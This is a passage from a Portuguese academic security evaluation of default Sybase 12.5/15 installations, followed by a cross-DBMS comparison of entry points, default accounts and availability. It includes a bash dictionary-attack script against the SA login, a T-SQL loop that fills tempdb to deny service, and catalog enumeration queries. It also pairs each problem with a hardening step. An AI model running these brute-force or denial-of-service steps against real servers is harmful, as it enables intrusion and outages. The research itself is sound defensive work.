- *SP_HELP*: reporta informação acerca de um qualquer objecto ou tipo de dados da base de dados;
- *SP_SPACEUSED*: reporta informação acerca do espaço ocupado por uma base de dados, mencionando o espaço para dados e o espaço para índices, entre outros.

Java O *Sybase* possui uma máquina virtual Java que interpreta instruções Java compiladas e executa-as dentro do servidor. A existência desta máquina virtual, permite-nos extender as funcionalidades do SQL através de: (a) Inclusão de operações Java em instruções SQL; (b) Invocação de métodos Java de uma forma idêntica à de invocação de um procedimento T-SQL; (c) Utilização de classes Java como tipos de dados.

Por omissão é necessário reconfigurar o servidor de forma a tornar operacionais os serviços Java, caso contrário, ao tentarmos executar um procedimento/função Java:

```
Msg 10734, Level 16, State 1:
Server 'LOCALHOST', Procedure 'portscan', Line 6:
Cannot run this command because Java services are not enabled. A user with
System Administrator (SA) role must reconfigure the system to enable Java.
```

Autenticação A autenticação no *Sybase* é controlada por utilizadores, *logins* e grupos. O *Sybase* suporta cinco tipos de autenticação:

- *Standard*: o utilizador e palavra-chave são enviados para o Sybase que irá autenticar localmente na base de dados;
- *Integrada*: integrada com o sistema operativo *Microsoft Windows*. De forma à autenticação ter sucesso, o utilizador ou grupo terão que existir no servidor ou domínio e terem acesso ao Sybase. Logicamente, nos sistemas operativos não Microsoft, este tipo de autenticação não existe;
- *Mista*: caso os utilizadores não existam no *Microsoft Windows*, é utilizada a base de dados local para os autenticar;
- *LDAP/Microsoft Active Directory*: a partir da versão 12.5.1, é possível a autenticação através de directórios LDAP. A partir da versão 12.5.2, é possível a autenticação através do *Microsoft Active Directory*.
- *Kerberos*: pode ser utilizado caso ambos (cliente e servidor) suportem.

Existem os seguintes *logins* criados por omissão aquando da instalação:

- *SA*: *login* mais importante do Sybase. Por omissão, é criado com palavra-chave vazia;
- *probe*: *login* especificamente usado pelo próprio servidor. A sua palavra-chave não se encontra publicada.

Por omissão o tipo de autenticação utilizado é o *standard*.

Autorização O acesso a objectos da base de dados é controlado por *roles* e privilégios. Os *roles* controlam os comandos que podem ser executados, os dados que podem ser lidos e/ou alterados e os objectos que podem ser alterados, apagados e/ou criados. Destacam-se os seguintes *roles* [24]:

- *SA_ROLE*: administração da base de dados *Sybase*. Por omissão o utilizador SA possui este *role*;
- *SSO_ROLE*: administração da segurança da base de dados *Sybase*, serve para criar *user-defined roles* e atribuí-los a utilizadores, grupos ou outros *roles*;
- *PUBLIC*: qualquer privilégio atribuído a este *role* passa automaticamente a ser válido para todo e qualquer utilizador criado na base de dados, uma vez que todos os utilizadores possuem este *role*;

O *Sybase* também permite a criação de *user-defined roles*, permitindo assim agrupar utilizadores que tenham as mesmas necessidades de privilégios.

Os privilégios sobre instruções permitem atribuir a um utilizador operações transversais na base de dados. Destacamos os seguintes privilégios sobre instruções:

- *CREATE FUNCTION*: possibilita a criação de funções T-SQL;
- *CREATE PROCEDURE*: possibilita a criação de procedimentos T-SQL;
- *CREATE TABLE*: possibilita a criação de tabelas.

Os privilégios sobre objectos são mais granulares que os *roles*, permitindo a atribuição a grupos e/ou utilizadores, ajudando a definir os comandos DML que podem ser usados para acesso a objectos como tabelas, vistas e *stored procedures*.

Auditoria Por omissão o *Sybase* não audita eventos, é necessário configurá-lo para o efeito. Os eventos que podem ser auditados são, entre outros [66]:

- *DDL*: operações relacionadas com a criação, alteração e eliminação de objectos;

- *DML*: operações relacionadas com a inserção, eliminação, actualização e visualização de registos e execução de procedimentos;
- *SISTEMA*: *logins*, *logouts*;
- *I/O*: bcp (*bulk copy*), operações sobre discos, *dump* de base de dados.

Os registos são guardados em tabelas de auditoria da base de dados *SYBSECURITY*.

Comunicações O protocolo utilizado na comunicação cliente/servidor é o TDS, normalmente usado sobre a pilha TCP/IP, embora também possa ser usado sobre outros protocolos como o IPX/SPX. Por omissão as comunicações são em claro, embora a ligação cliente/servidor possa ser cifrada recorrendo a SSL. O processo principal do *Sybase*, por omissão aceita pedidos no porto TCP/5000. Dependendo das opções instaladas, poderemos ter outros processos *Sybase*, por exemplo, a desempenhar funções de *backup server*, aceitando por omissão pedidos no porto TCP/5001.

Pré-avaliação Com base no que foi dito e numa avaliação documental das duas versões do *Sybase Adaptive Server*, podemos apontar desde já um conjunto de aspectos positivos e negativos da sua segurança por omissão. Aspectos negativos:

- Por omissão a comunicação cliente/servidor é em claro e os portos TCP e UDP estão no estado LISTEN;
- O mecanismo de autenticação encontra-se configurado por omissão para o envio do nome do utilizador e palavra-chave em claro;
- O utilizador *SA* tem palavra-chave vazia;
- Também por omissão, qualquer utilizador pertence ao *role* PUBLIC o que significa que pode: (a) ligar-se à base de dados; (b) criar tabelas; (c) aceder a informação do SGBD que não deveria;
- Por omissão o processo de auditoria não é executado;
- Um utilizador DBA é omnipotente, podendo aceder a quaisquer dados.

Aspectos positivos:

- Elevada granularidade no mecanismo de autorização, permitindo o controlo do utilizador, acção e objecto;
- O mecanismo de auditoria possibilita um elevado detalhe no registo, providenciando o registo da acção e do objecto.

Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 35.

Propriedade	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	(Não possuímos informação para responder agora)
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[24])

Tabela 35 – *Sybase*, propriedades de segurança

Enquadrando os aspectos negativos e positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 36.

Mecanismo	**Configuração por omissão**
Autenticação	Pobre, dependente de utilizador e palavra-chave (a qual não necessita de respeitar nenhuma regra).
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades.
Auditoria	Não existe.

Tabela 36 – *Sybase*, mecanismos de segurança

8.2 Avaliação experimental

As versões do SGBD *Sybase Adaptive Server* utilizadas nos testes (12.5 e 15), mostraram-se análogas em relação ao objecto de estudo – configuração por omissão –, possuindo pontos de entrada comuns.

8.2.1 *Sybase Adaptive Server* 12.5 e 15.0

Ambas as versões apresentam similaridades, de onde destacamos:

- Comunicação TDS entre os clientes e o servidor;
- Existência de um *role* PUBLIC ao qual qualquer utilizador pertence;
- Funcionalidades da linguagem T-SQL;
- Capacidade de extracção de informação dos *backups*.

Após a instalação por omissão de ambas as versões em máquinas virtuais distintas, utilizámos o utilitário *nmap*, para enumerarmos os pontos de entrada possíveis.

[24] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

Considerando a utilização de portos TCP não registados oficialmente para a Sybase, foi usada a documentação do fabricante para obter a informação da tabela 37.

Protocolo	Porto	Atribuição IANA (www.iana.org)	Sybase
TCP	5000	Complex-main	*Dataserver*

Tabela 37 – *Sybase*, portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação da *Sybase* acerca dos mesmos, foi criado o DFD *Cliente TDS* que tem como objectivo descrever a comunicação cliente/servidor com o SGBD (ver Figura 18). Os aspectos que iremos explorar neste cenário são: segurança do serviço que trata os pedidos TDS dos clientes; segurança na comunicação entre um cliente TDS e uma instância *Sybase*; capacidade de nos ligarmos ao SGBD recorrendo a credenciais criadas por omissão aquando da instalação.



Figura 18 – *Sybase*, DFD cliente TDS

Segurança do serviço que trata os pedidos TDS dos clientes O serviço responsável por permitir o acesso à base de dados por parte de clientes remotos ou locais, utiliza no primeiro caso o porto TCP/5000. Assim, de forma a identificarmos um servidor *Sybase* (192.168.2.3) podemos usar o utilitário *amap* (a negrito o *input*).

```
amap 192.168.2.3 5000
Protocol on 192.168.2.3:5000/tcp matches sybase
```

Foi utilizado um pequeno programa desenvolvido em linguagem C (ver Anexo 1) de nome "tcp_flood.c", de forma a testar a robustez da componente de rede. Este programa necessitou apenas de 5 segundos para estabelecer um número superior a 25 ligações TCP e incapacitar o servidor de aceitar mais pedidos de ligação.

Dos testes efectuados, concluimos que por omissão o servidor não termina estas ligações e portanto a única forma de resolvermos um incidente idêntico ao supra mencionado será reiniciar o servidor.

Segurança na comunicação entre um cliente TDS e o *Sybase* Utilizando os utilitários *TSQL* da suite *FreeTDS* e o *wireshark*, facilmente comprovamos a ausência de confidencialidade por omissão. Os exemplos abaixo apresentam os resultados obtidos com um servidor *Sybase* 12.5, mas quando usámos um servidor *Sybase* 15.0 os resultados foram similares.

Criação de uma ligação para o servidor identificado no cliente comom SYBASE125, utilizando o utilizador "teste" com palavra-chave "testes".

```
[root@localhost bin]# ./tsql -S SYBASE125 -U teste -P testes
use master;
select @@VERSION
Adaptive Server Enterprise/12.5.2/EBF 12123/P/Linux Intel/Enterprise
Linux/ase1252/1839/32-bit/OPT(Express Edition)/Fri Aug 13 08:27:18 2004
```

O *wireshark* foi usado para escutar a comunicação entre o cliente e o servidor. Um excerto da saída encontra-se no Anexo 11. Esta captura foi realizada num cliente onde coexistiam os utilitários *FreeTDS* e *wireshark*. Para executar um ataque real, o utilitário *wireshark* seria executado num cliente distinto, estando o seu sucesso dependente da verificação de uma das condições mencionadas em 2.3.

Ligações ao SGBD O utilizador *SA* existe em ambas as versões do *Sybase* estudadas. Considerando que por omissão não existe limite quanto ao número de tentativas de ligação e o mecanismo de auditoria não se encontra ligado, concluímos que podemos realizar ataques de dicionário, utilizando para o efeito um cliente *Sybase* como o *TSQL* do *FreeTDS* e um programa auxiliar que nos permita iterar as invocações e ler de um ficheiro de palavras-chave. Exemplo de um automatismo desenvolvido em *bash* que faz esse ataque:

```
#!/bin/sh
TSQL="/usr/local/freetds/bin/tsql"
USER=teste
DICIONARIO="/usr/local/freetds/bin/dicionario.txt"
OUTPUT="/usr/local/freetds/bin/output.log"
while read line do
 $TSQL -S SYBASE125 -U $USER -P $line 2> $OUTPUT
 echo "$TSQL -S SYBASE125 -U $USER -P $line 2> $OUTPUT"
 INCORRECTO=`cat $OUTPUT | grep incorrect | wc -l`
 if [ $INCORRECTO == 0 ]
 then
        echo "Password descoberta: $line"
        exit
 fi
done < $DICIONARIO
```

O automatismo percorre o ficheiro "dicionario.txt" gerado previamente e por cada linha executa o TSQL utilizando a palavra-chave lida do ficheiro.
Um atacante também poderá realizar um ataque de força bruta, necessitando apenas de desenvolver um pequeno programa que crie as sequências a experimentar de acordo com regras que estipule (por exemplo cadeias de 1 a 8 caracteres alfanuméricos) e por cada sequência gerada invoque o cliente *Sybase* da mesma forma que no ataque de dicionário.
Infelizmente, por omissão, após a instalação de ambas as versões do *Sybase*, o utilizador *SA* contém a palavra-passe vazia, pelo que desde que um atacante tenha conectividade TCP/IP com o porto 5000 do servidor, terá privilégios máximos sobre o SGBD.

O que é que um atacante pode fazer com um utilizador vulgar? Utilizando o procedimento *SP_ADDLOGIN* criámos um *login* de nome "utilizador1" com palavra-chave "utilizador1". Apesar de não ter sido atribuído nenhum privilégio ou *role* ao utilizador, foi possível recolher um conjunto de informação sensível.
Os exemplos abaixo apresentam os resultados obtidos com um servidor *Sybase* 12.5, mas quando usámos um servidor *Sybase* 15.0 os resultados foram similares. Utilizando o utilitário *TSQL* da suite *FreeTDS* (a negrito o *input*):

```
./tsql -S SYBASE125 -U utilizador1 -P utilizador1
1> select @@version
2> go
Adaptive Server Enterprise/12.5.2/EBF 12123/P/Linux Intel/Enterprise
Linux/ase1252/1839/32-bit/OPT(Express Edition)/Fri Aug 13 08:27:18 2004
```

Um atacante pode deste modo, ficar a conhecer não só a versão exacta do Sybase, como também a versão do sistema operativo.

Consulta do campo "value" da tabela "sysconfigures".

```
1> select value from sysconfigures where comment like '%auditing%'
2> go
value
0
```

Um atacante fica a saber que o *Sybase Adaptive Server* não tem o processo de auditoria configurado, o que lhe é útil para a execução de ataques activos.
A tabela *SYSCONFIGURES* dá-nos um conjunto de informação sensível acerca da configuração do servidor, como por exemplo memória máxima, tamanho da base de dados por omissão, etc.

```
1> select * from sysdevices
2> go
low high status cntrltype name phyname mirrorname
0 15359 3 0 master /opt/sybase/data/master.dat NULL
16777216 16838655 16386 0 sysprocsdev /opt/sybase/data/sysprocs.dat NULL
0 20000 16 2 tapedump1 /dev/nst0 NULL
0 20000 16 3 tapedump2 /dev/nst1 NULL
```

Um atacante fica a conhecer a *path* de sistema operativo do ficheiro da base de dados principal "master.dat".

Consulta do campo "name" da tabela "sysobjects".

```
1> select name from sysobjects
2> go
name
...
sysusers
...
sysmembers
...
sp_logdevice
sp_MSgetreplicainfo
...
```

Com o resultado deste comando, um atacante fica a conhecer todos os objectos existentes na base de dados master.

Consulta dos campos "name", "dbname" da tabela "syslogins".

```
1> select name, dbname from syslogins
2> go
name dbname
sa master
probe sybsystemdb
teste master
```

Um atacante consegue assim, obter todos os *logins* existentes, a sua *default database* e se têm ou não acesso à base de dados.

Consulta do campo "password" da tabela "syslogins".

```
1> select password from syslogins
2> go
Msg 10332, Level 14, State 1, Server SYBASE, Line 1
SELECT permission denied on column password of object syslogins, database master,
owner dbo.
```

Esta vista também possui uma coluna *password*, no entanto a mesma não se encontra acessível.

As tabelas *SYSCOLUMNS*, *SYSCOMMENTS*, *SYSDEPENDS* entre outras revelam informação estruturante da base de dados permitindo a um atacante elaborar um catálogo de objectos e respectivos DDLs interessantes à exploração de vulnerabilidades.

Qualquer utilizador pode criar objectos na base de dados *TEMPDB*. Este facto potencia a criação de um ataque de negação de serviço por parte de um atacante.

```
CREATE TABLE #teste
(
 descricao VARCHAR(255),
)
INSERT #teste SELECT @@version
```

Aproveitando as potencialidades do T-SQL, um atacante poderá conceber código que insira um conjunto de registos na tabela "teste"!

```
DECLARE @contador INT
DECLARE @max INT
SET @contador = 1
SET @MAX = 10000000
WHILE @contador < @MAX
BEGIN
        INSERT #teste SELECT * FROM #teste
        SET @contador = @contador + 1
END
```

Esta inserção exauriu facilmente o espaço em disco atribuído à base de dados *TEMPDB*, originando as mensagens:

```
Msg 7412, Level 0, State 1, Server LOCALHOST, Line 7
Space available in the log segment has fallen critically low in database
'tempdb'. All future modifications to this database will be suspended until the
log is successfully dumped and space becomes available.

Msg 7415, Level 0, State 1, Server LOCALHOST, Line 7
The transaction log in database tempdb is almost full. Your transaction is being
suspended until space is made available in the log.
```

Após este ataque a execução de procedimentos SQL na base de dados, entre outras operações, fica comprometida:

```
1> sp_who
2> go
Failed to allocate disk space for a work table in database 'tempdb'. You may be
able to free up space by using the DUMP TRANsaction command, or you may want to
extend the size of the database by using the ALTER DATABASE command.
(return status = 0)

1> sp_spaceused
2> go
The transaction log in database tempdb is almost full. Your transaction is
being suspended until space is made available in the log.
```

Para além de reiniciar o servidor, não existe outra opção que não a de incrementar o espaço do *log* transaccional associado à base de dados *TEMPDB* e aumentar o espaço da própria base de dados.

Role PUBLIC Este *role* é criado aquando da criação da base de dados e qualquer utilizador criado na base de dados possui este *role*. Desta forma, qualquer privilégio

atribuído ao *PUBLIC* torna-se um privilégio para todos os utilizadores que existam na base de dados.

Por omissão existe um conjunto de tabelas que qualquer utilizador pode consultar, de onde destacamos:

- *SYSCOMMENTS*: contém o código de todas as vistas e *stored procedures*;
- *SYSCONFIGURES*: mostra a configuração de um conjunto de parâmetros como o número de ligações que podem existir na base de dados (útil para um atacante que tencione executar um ataque de negação de serviço), entre outros. Também permite a verificação da configuração do processo de auditoria;
- *SYSLOGINS*: mostra todos os *logins* existentes;

A este *role* também estão atribuídos privilégios sobre *stored procedures*, de onde destacamos:

- *SP_DATABASES*: mostra informação referente às bases de dados existentes;
- *SP_CONFIGURE*: mostra um conjunto de parâmetros associados a salvaguarda de informação, gestão, I/O, diagnóstico, entre outros;
- *SP_HELPDB*: mostra informação (nome, espaço utilizado, etc.) acerca de todas as bases de dados existentes no servidor;
- *SP_HELPDEVICE*: mostra informação acerca dos ficheiros constituintes das bases de dados.

Extracção de informação de *backups* O *Sybase* suporta dois tipos de *backups*:

- *Backup online de uma base de dados*: copia a base de dados e o *log* transaccional;
- *Backup online de um log transaccional*: copia o *log* transaccional providenciando um registo de todas as alterações realizadas desde o último *backup* de base de dados ou o último *backup* de *log* transaccional.

A execução de um *backup* de base de dados é tradicionalmente efectuada recorrendo às ferramentas Sybase *built-in* no produto, que geram um ficheiro binário por cada base de dados salvaguardada. O problema com estes *backups*, é que o(s) ficheiro(s) resultantes têm informação não cifrado. Considerando que empiricamente os sistemas utilizados para salvaguardar os *backups* são máquinas onde a segurança é mais frágil, este facto pode levantar sérios problemas. Por exemplo, pode permitir a um atacante obter o código T-SQL de procedimentos existentes na base de dados (ver Anexo 12).

Caso o *backup* seja executado remotamente, o tráfego entre o cliente e o servidor está sujeito a ser capturado através do mesmo método que o usado anteriormente para descrever a comunicação cliente/servidor.

8.3 Resultados

Nesta secção apresentamos sumariamente as falhas de segurança que identificámos na secção 8.2. Resumindo e classificando os ataques realizados, quanto ao nível de permissão e/ou capacidade do atacante, apresentamos a seguinte tabela.

Ataque	**Permissão/Capacidade**	**Versão vulnerável**
Disponibilidade de rede – ligações	Acesso ao porto TCP/5000 do servidor.	12.5.4, 15.0
Confidencialidade das comunicações	Capturar tráfego cliente/servidor.	12.5.4, 15.0
Snooping com um utilizador vulgar.	Ligação à base de dados com um utilizador qualquer.	12.5.4, 15.0
Extracção de informação de *backups*	Capturar tráfego cliente/servidor aquando de um *backup* **ou** obter acesso ao local de armazenamento do *backup*	12.5.4, 15.0
Ataque de dicionário/força bruta *online*	Acesso ao porto TCP/5000 do servidor	12.5.4, 15.0
Perigo de um utilizador vulgar – negação de serviço	Ligação à base de dados com um utilizador qualquer.	12.5.4, 15.0

Tabela 38 – *Sybase*, ataques realizados

Os ataques realizados às instalações por omissão das últimas duas versões do SGBD *Sybase* permitiram completar a pré avaliação realizada em 8.1. Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da instalação por omissão na tabela 39.

Propriedade	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	Ataque simples ao porto TCP/5000 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[25])

Tabela 39 – *Sybase*, propriedades avaliadas

Enquadrando os aspectos negativos e positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da instalação por omissão na tabela 40.

[25] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

Mecanismo	Configuração por omissão
Autenticação	Pobre, dependente de utilizador e palavra-chave (a qual não necessita de respeitar nenhuma regra).[26]
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades.
Auditoria	Não se encontra activa.

Tabela 40 – *Sybase*, mecanismos avaliados

Evolução 15 Para além da verificação das falhas comuns às duas versões *Sybase* estudadas, foram também analisadas as suas diferenças com o objectivo de identificar um processo evolutivo quanto à implementação de mecanismos de segurança por omissão. Assim, foi verificado que a versão 15.0 não apresenta melhorias em relação à versão 12.5.

Uma vez que a instalação por omissão do *Sybase* 15.0 dos testes realizados não introduziu nenhuma falha em relação à instalação por omissão do *Sybase* 12.5 concluimos que as versões são análogas em termos de segurança por omissão.

8.4 Configuração cuidada

Consideremos a questão da protecção de um SGBD através da configuração dos mecanismos de segurança fornecidos pelo fabricante. A instalação por omissão de um SGBD *Sybase Adaptive Server* resulta num sistema pouco seguro, não obedecendo a critérios de segurança básicos, conforme demonstrado nas subsecções anteriores. No entanto, existe variada documentação de segurança, concebida não só pelo fabricante como também por especialistas em segurança de diferentes afiliações que demonstra como tornar o SGBD mais seguro, recorrendo às funcionalidades que o mesmo implementa ou pode implementar. Assim, de seguida enumeramos os problemas encontrados anteriormente e expomos as soluções *Sybase* (quando existem) que permitem resolver ou reduzir estes mesmos problemas.

Rede

P1: Vulnerabilidade a ataque de negação de serviço (ligações).

S1: Não foi identificada nenhuma solução Sybase para a resolução deste problema.

Comunicação TDS

P2: Autenticação é realizada em claro.

[26] Adicionalmente, o par {utilizador, palavra-chave} é enviado em claro.

S2: Alteração do tipo de autenticação para *Kerberos*.

P3: Ausência de confidencialidade na comunicação cliente/servidor.
S3: Configuração da cifração de tráfego, através de SSL.

Ligações ao SGBD

P4: Vulnerabilidade a ataque de dicionário ou de força bruta.
S4: Deverão ser executadas as seguintes tarefas: (a) configuração do intervalo de expiração da palavra-chave; (b) definição do comprimento mínimo e número máximo de tentativas de *login* sem sucesso; (c) activação do processo de auditoria, auditando no mínimo os eventos [11]: *log in/out* e acções sem sucesso.

P5: Utilizador *SA*
S5: Alterar a palavra-chave para uma complexa e activar o processo de auditoria, auditando no mínimo os eventos [11]: *log in/out* e acções sem sucesso.

Role PUBLIC

P6: Excesso de privilégios atribuídos a qualquer utilizador criado na base de dados.
S6: O privilégio *EXECUTE* deve ser retirado.

P7: Capacidade de um qualquer utilizador criar uma tabela temporária e inserir registos até ao limite do *file system*.
S7: Não foi identificada nenhuma solução *Sybase* para a resolução deste problema.

T-SQL

P8: Perigo na execução de código T-SQL (ou outro) desconhecido.
S8: Todo o código previamente a ser instalado ou executado deve ser revisto.
Apenas os utilizadores que necessitarem, deverão ter o privilégio EXECUTE.
Deve ser dada especial atenção a todos os *extended stored procedures* e respectivos utilizadores com a capacidade de os executar.

Extracção de informação de *backups*

P9: Armazenamento da informação em claro.
S9: Não foi identificada nenhuma solução *Sybase* para a resolução deste problema. Teríamos que recorrer a utilitários *third-party*.

Comparando a segurança da instalação por omissão com a segurança após a concretização das soluções supracitadas, identificámos os ataques que continuaram a apresentar uma ameaça, subsistindo ao processo de securização:

- *Disponibilidade da componente de rede – ligações*: Não conseguimos garantir a fiabilidade da componente de rede do *Sybase*, em relação a um ataque de negação de serviço que vise incapacitar o SGBD de aceitar novos clientes (8.2);
- *Snooping com um utilizador vulgar*: Apesar de conseguirmos reduzir os privilégios que o *role* PUBLIC possui em ambas as versões do SGBD *Sybase*, dos testes realizados qualquer utilizador continua a ter um acesso superior ao necessário;
- *Capacidade de um utilizador vulgar criar tabelas temporárias*: Não conseguimos revogar o privilégio *CREATE TABLE* ao *role* public nem ao utilizador *guest*;
- *Extracção de informação de backups*: Não existem ferramentas *Sybase* que utilizem cifração de forma a garantir a confidencialidade dos dados;
- *Omnipotência do Administrador*: É possível impedir que administradores da base de dados escrevam *stored procedures* para alterarem tabelas de sistema. O *System Security Officer* terá que desabilitar a opção "allow updates to system tables" [7]. Um programador poderá recorrer às funcionalidades *built-in* de cifração e decifração de dados para salvaguardar o acesso à informação por parte de utilizadores não autorizados – incluindo o administrador.

9 Resultados

Este capítulo apresenta uma síntese do valor da avaliação de todos os SGBDs, apresentando resultados sobre a configuração por omissão, uma configuração cuidada e discutindo as possíveis soluções para eliminação ou mitigação de falhas que persistem a uma configuração cuidada.

9.1 Configuração por omissão

No preâmbulo de qualquer ataque através de uma ligação cliente/servidor, um atacante procede a um levantamento dos pontos de entrada do alvo com vista à sua enumeração. A tabela 41 sumariza os pontos de entrada dos diversos SGBDs estudados.

SGBD	TCP	UDP
IBM DB2 8.2 e 9.1	523, 50000	523
Microsoft SQL Server 2000	1433	1434
Microsoft SQL Server 2005	1433 (activado explicitamente)	
MySQL 4.1 e 5.0	3306	
Oracle 9iR2	1521, 3340, 7779, 32773	
Oracle 10gR2	1521, 32798	
PostgreSQL 7.4.14 e 8.2	5432 (activado explicitamente)	
Sybase 12.5 e 15	5000	

Tabela 41 – Resultados, pontos de entrada

As configurações por omissão mais seguras são claramente as do *Microsoft SQL Server* 2005 e *PostgreSQL* uma vez que é necessário activar a comunicação TCP/IP explicitamente.

Ligações ao SGBD Dos SGBDs estudados, todos eles apresentam no final da sua instalação utilizadores criados na própria base de dados ou no sistema operativo do servidor que aloja o SGBD, vide tabela 42.

SGBD	Utilizadores e palavras-chave
IBM DB2 8.2 e 9.1	Criados no sistema operativo {db2inst1, dasusr1, db2fenc1}. Aquando da instalação somos obrigados a definir palavras-chave.
Microsoft SQL Server 2000	Existe um utilizador "sa" (DBA) com palavra-chave vazia, no entanto este utilizador por omissão não é usado uma vez que a autenticação é integrada com o Microsoft Windows. Apenas os utilizadores pertencentes a BUILTIN\Adminsistrators podem-se autenticar.
Microsoft SQL Server 2005	Aquando da instalação somos forçados a definir a palavra-chave do utilizador "sa" (DBA), embora por omissão ele não seja usado uma vez que a autenticação é integrada com o Microsoft Windows. Apenas os utilizadores pertencentes a BUILTIN\Administrators podem-se autenticar.
MySQL 4.1 e 5.0	Existe um utilizador "root" (DBA) com palavra-chave vazia. Por omissão este utilizador apenas pode ser usado localmente.
Oracle 9iR2	Existem os utilizadores "sys" (DBA), "system" (DBA), "scott" e "dbsnmp". Aquando da instalação somos forçados a alterar as palavras-chave dos utilizadores "sys" e "system". As palavras-chave dos utilizadores "scott" e "dbsnmp" são definidas pela Oracle como "scott" e "dbsnmp" respectivamente.
Oracle 10gR2	Existem os utilizadores "sys" (DBA), "system" (DBA), "sysman", "dbsnmp" e "mgmt_view". Aquando da instalação somos forçados a alterar as palavras-chave de todos os utilizadores com excepção do "mgmt_view" cuja palavra-chave é gerada aleatoriamente pelo Oracle.
PostgreSQL 7.4.14 e 8.2	Existe um utilizador "postgres" (DBA). Por omissão este utilizador apenas pode ser usado localmente. A palavra-chave é definida aquando da criação do utilizador no sistema operativo.
Sybase 12.5 e 15	Existem os utilizadores "sa" (DBA) e "probe". A palavra-chave do "sa" por omissão encontra-se vazia. A palavra-chave do "probe" é definida pela Sybase e não é conhecida.

Tabela 42 – Resultados, utilizadores

Não existe uma configuração que possamos indicar como mais segura, o *MySQL* e o *PostgreSQL* não permitem acessos remotos sendo necessário activá-los explicitamente, mas a palavra-chave do DBA não obedece a regras – no *MySQL* encontra-se vazia. Em todos os restantes SGBDs, apenas no caso do *Microsoft SQL Server 2005* e no *Oracle 10gR2* existem imposições na escolha das palavras-chave.
Nenhum dos SGBDs estudados com excepção do *Microsoft SQL Server* 2005 – e este apenas quando instalado sobre *Microsoft Windows 2003 Server* – implementa por omissão restrições quanto ao número de tentativas de acesso antes do utilizador ser bloqueado; complexidade da palavra-chave; data de expiração da palavra-chave.

Propriedades Do estudo das propriedades que identificámos, nenhum SGBD apresenta uma configuração por omissão satisfatória, ou seja, uma configuração orientada à solução mais segura. Apenas um dos SGBDs estudados apresenta por omissão confidencialidade e integridade nas comunicações, como se pode ver na tabela 43.

SGBD	Confidencialidade e integridade nas comunicações
IBM DB2 8.2 e 9.1	Não existe.
Microsoft SQL Server 2000 e 2005	Não existe.
MySQL 4.1 e 5.0	Não existe.
Oracle 9iR2 e 10gR2	Não existe.
PostgreSQL 7.4.14 e 8.2	Existe (temos que escolher explicitamente SSL, no entanto teríamos que escolher alguma coisa)
Sybase 12.5 e 15	Não existe.

Tabela 43 – Resultados, confidencialidade nas comunicações

Apenas dois dos SGBDs estudados resistiram a um ataque simples contra a disponibilidade do serviço de rede. No caso do *Oracle 10gR2*, embora tenha resistido ao ataque realizado, sabemos por experiência própria que não resiste a uma utilização abusiva de uma *probe* TCP da suite *HP OpenView* executada com um período de poucos minutos – as suas ligações não são suprimidas automaticamente pelo processo de *Oracle*. Podemos verificar os dados na tabela 44.

SGBD	Disponibilidade do serviço de rede
IBM DB2 8.2 e 9.1	Ataque simples ao porto TCP/50000 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.
Microsoft SQL Server 2000 e 2005	Ataque realizado não teve sucesso.
MySQL 4.1 e 5.0	Ataque simples ao porto TCP/3306 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.
Oracle 9iR2	Ataque simples ao porto TCP/1521 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.
Oracle 10gR2	Ataque realizado não teve sucesso.
PostgreSQL 7.4.14 e 8.2	Ataque simples ao porto TCP/5432 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.
Sybase 12.5 e 15	Ataque simples ao porto TCP/5000 resulta no SGBD ser incapaz de responder a pedidos de novos clientes.

Tabela 44 – Resultados, disponibilidade do serviço de rede

Apenas as duas versões do *MySQL* estudadas e o *Oracle 10gR2* não permitem que qualquer utilizador crie objectos indescriminadamente e assim execute um ataque de negação de serviço directo ao(s) sistema(s) de ficheiro(s) e/ou ao sistema de armazenamento lógico do SGBD.

Em relação à confidencialidade e integridade da informação armazenada, nenhum dos SGBDs concretiza por omissão mecanismos que permitam que a informação esteja segura contra leituras ou alterações por parte de um utilizador com *role* DBA.

Mecanismos Do estudo dos mecanismos que identificámos, nenhum SGBD apresenta uma configuração por omissão satisfatória, ou seja, uma configuração orientada à solução mais segura. Apenas os SGBDs de código aberto, *MySQL* e *PostgreSQL* apresentam por omissão um mecanismo de autenticação que

classificamos como rico, embora não tenham regras relativamente à palavra-chave. A tabela 45 resume os dados dos diversos SGBDs.

SGBD	Autenticação
IBM DB2 8.2 e 9.1	Pobre, depende de utilizador e palavra-chave - a qual não necessita de respeitar nenhuma regra.[27]
Microsoft SQL Server 2000	Pobre, depende de utilizador e palavra-chave - a qual não necessita de respeitar nenhuma regra.
Microsoft SQL Server 2005	Pobre, depende de utilizador e palavra-chave - se o sistema operativo for Windows 2003 Server tem que respeitar regras.
MySQL 4.1 e 5.0	Rica, depende de utilizador, palavra-chave, base de dados e IP do cliente.
Oracle 9iR2 e 10gR2	Pobre, depende de utilizador e palavra-chave - a qual não necessita de respeitar nenhuma regra).
PostgreSQL 7.4.14 e 8.2	Rica, depende de utilizador, palavra-chave, base de dados e IP do cliente.
